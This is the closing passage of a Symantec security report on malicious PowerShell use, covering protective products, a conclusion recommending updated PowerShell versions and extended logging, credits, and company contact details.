
Email.cloud includes Real Time Link Following (RTLF) which processes URLs present in attachments, not just in the body of emails. In addition to this, Email.cloud has advanced capabilities to detect and block malicious script contained within emails through code analysis and emulation.

BLUE COAT MALWARE ANALYSIS SANDBOX

Sandboxes such as the Blue Coat Malware Analysis have the capability to analyze and block malicious scripts including PowerShell scripts. It can work its way through multiple layers of obfuscation and detect suspicious behavior.

SYSTEM HARDENING

Symantec's system hardening solution, Symantec Data Center Security, can secure physical and virtual servers, and monitor the compliance posture of server systems for on-premise, public, and private cloud data centers. By defining allowed behavior, Symantec Data Center Security can limit the use of PowerShell and any of its actions.



CONCLUSION

PowerShell allows attackers to perform malicious actions without deploying any additional binary files, increasing the chances of spreading their threats further without being detected. The fact that PowerShell is installed by default makes the framework a favored attack tool. Furthermore, PowerShell leaves few traces as extended logging is not activated by default.

Most targeted attack groups have already used PowerShell, but many still rely on other system tools for basic tasks such as data-gathering. There is a huge community creating PowerShell scripts for penetration testers and we expect more cybercriminals to start using PowerShell in the future.

Malicious PowerShell scripts are primarily used as downloaders in email attachments or for lateral movements inside the network after an incursion. But it is also possible to have full back door Trojans or ransomware coded entirely in PowerShell.

Few PowerShell threats in the wild use obfuscation. We have seen proof-of-concept code that uses much stronger obfuscation, making it difficult to detect. It seems attackers are deliberately not using more obfuscation, as their threats are already successful and they do not want to raise further suspicion. Often Base64-encoded commands are sufficient to bypass any deployed security measures.

With the evidence we have shown of a rising tide of threats leveraging PowerShell, we recommend bolstering defenses by upgrading to the latest version of PowerShell and enabling extended logging features. Additionally, make sure that PowerShell is considered in your attack scenarios and that the corresponding log files are monitored.

CREDITS

Author

Candid Wueest

Contributors

Stephen Doherty

Himanshu Anand


ABOUT SYMANTEC

Symantec Corporation (NASDAQ: SYMC), the world's leading cyber security company, helps businesses, governments and people secure their most important data wherever it lives. Organizations across the world look to Symantec for strategic, integrated solutions to defend against sophisticated attacks across endpoints, cloud and infrastructure.

Likewise, a global community of more than 50 million people and families rely on Symantec's Norton suite of products for protection at home and across all of their devices. Symantec operates one of the world's largest civilian cyber intelligence networks, allowing it to see and protect against the most advanced threats.

MORE INFORMATION

- Symantec Worldwide: http://www.symantec.com
- ISTR and Symantec Intelligence Resources: https://www.symantec.com/security-center/threat-report
- Symantec Security Center: https://www.symantec.com/security-center
- Norton Security Center: https://us.norton.com/security-center



Symantec Corporation World Headquarters

350 Ellis Street

Mountain View, CA 94043 USA

+1 (650) 527 8000

1 (800) 721 3934

www.symantec.com

For specific country offices
and contact numbers,
please visit our website.
For product information in the U.S.,
call toll-free 1 (800) 745 6054.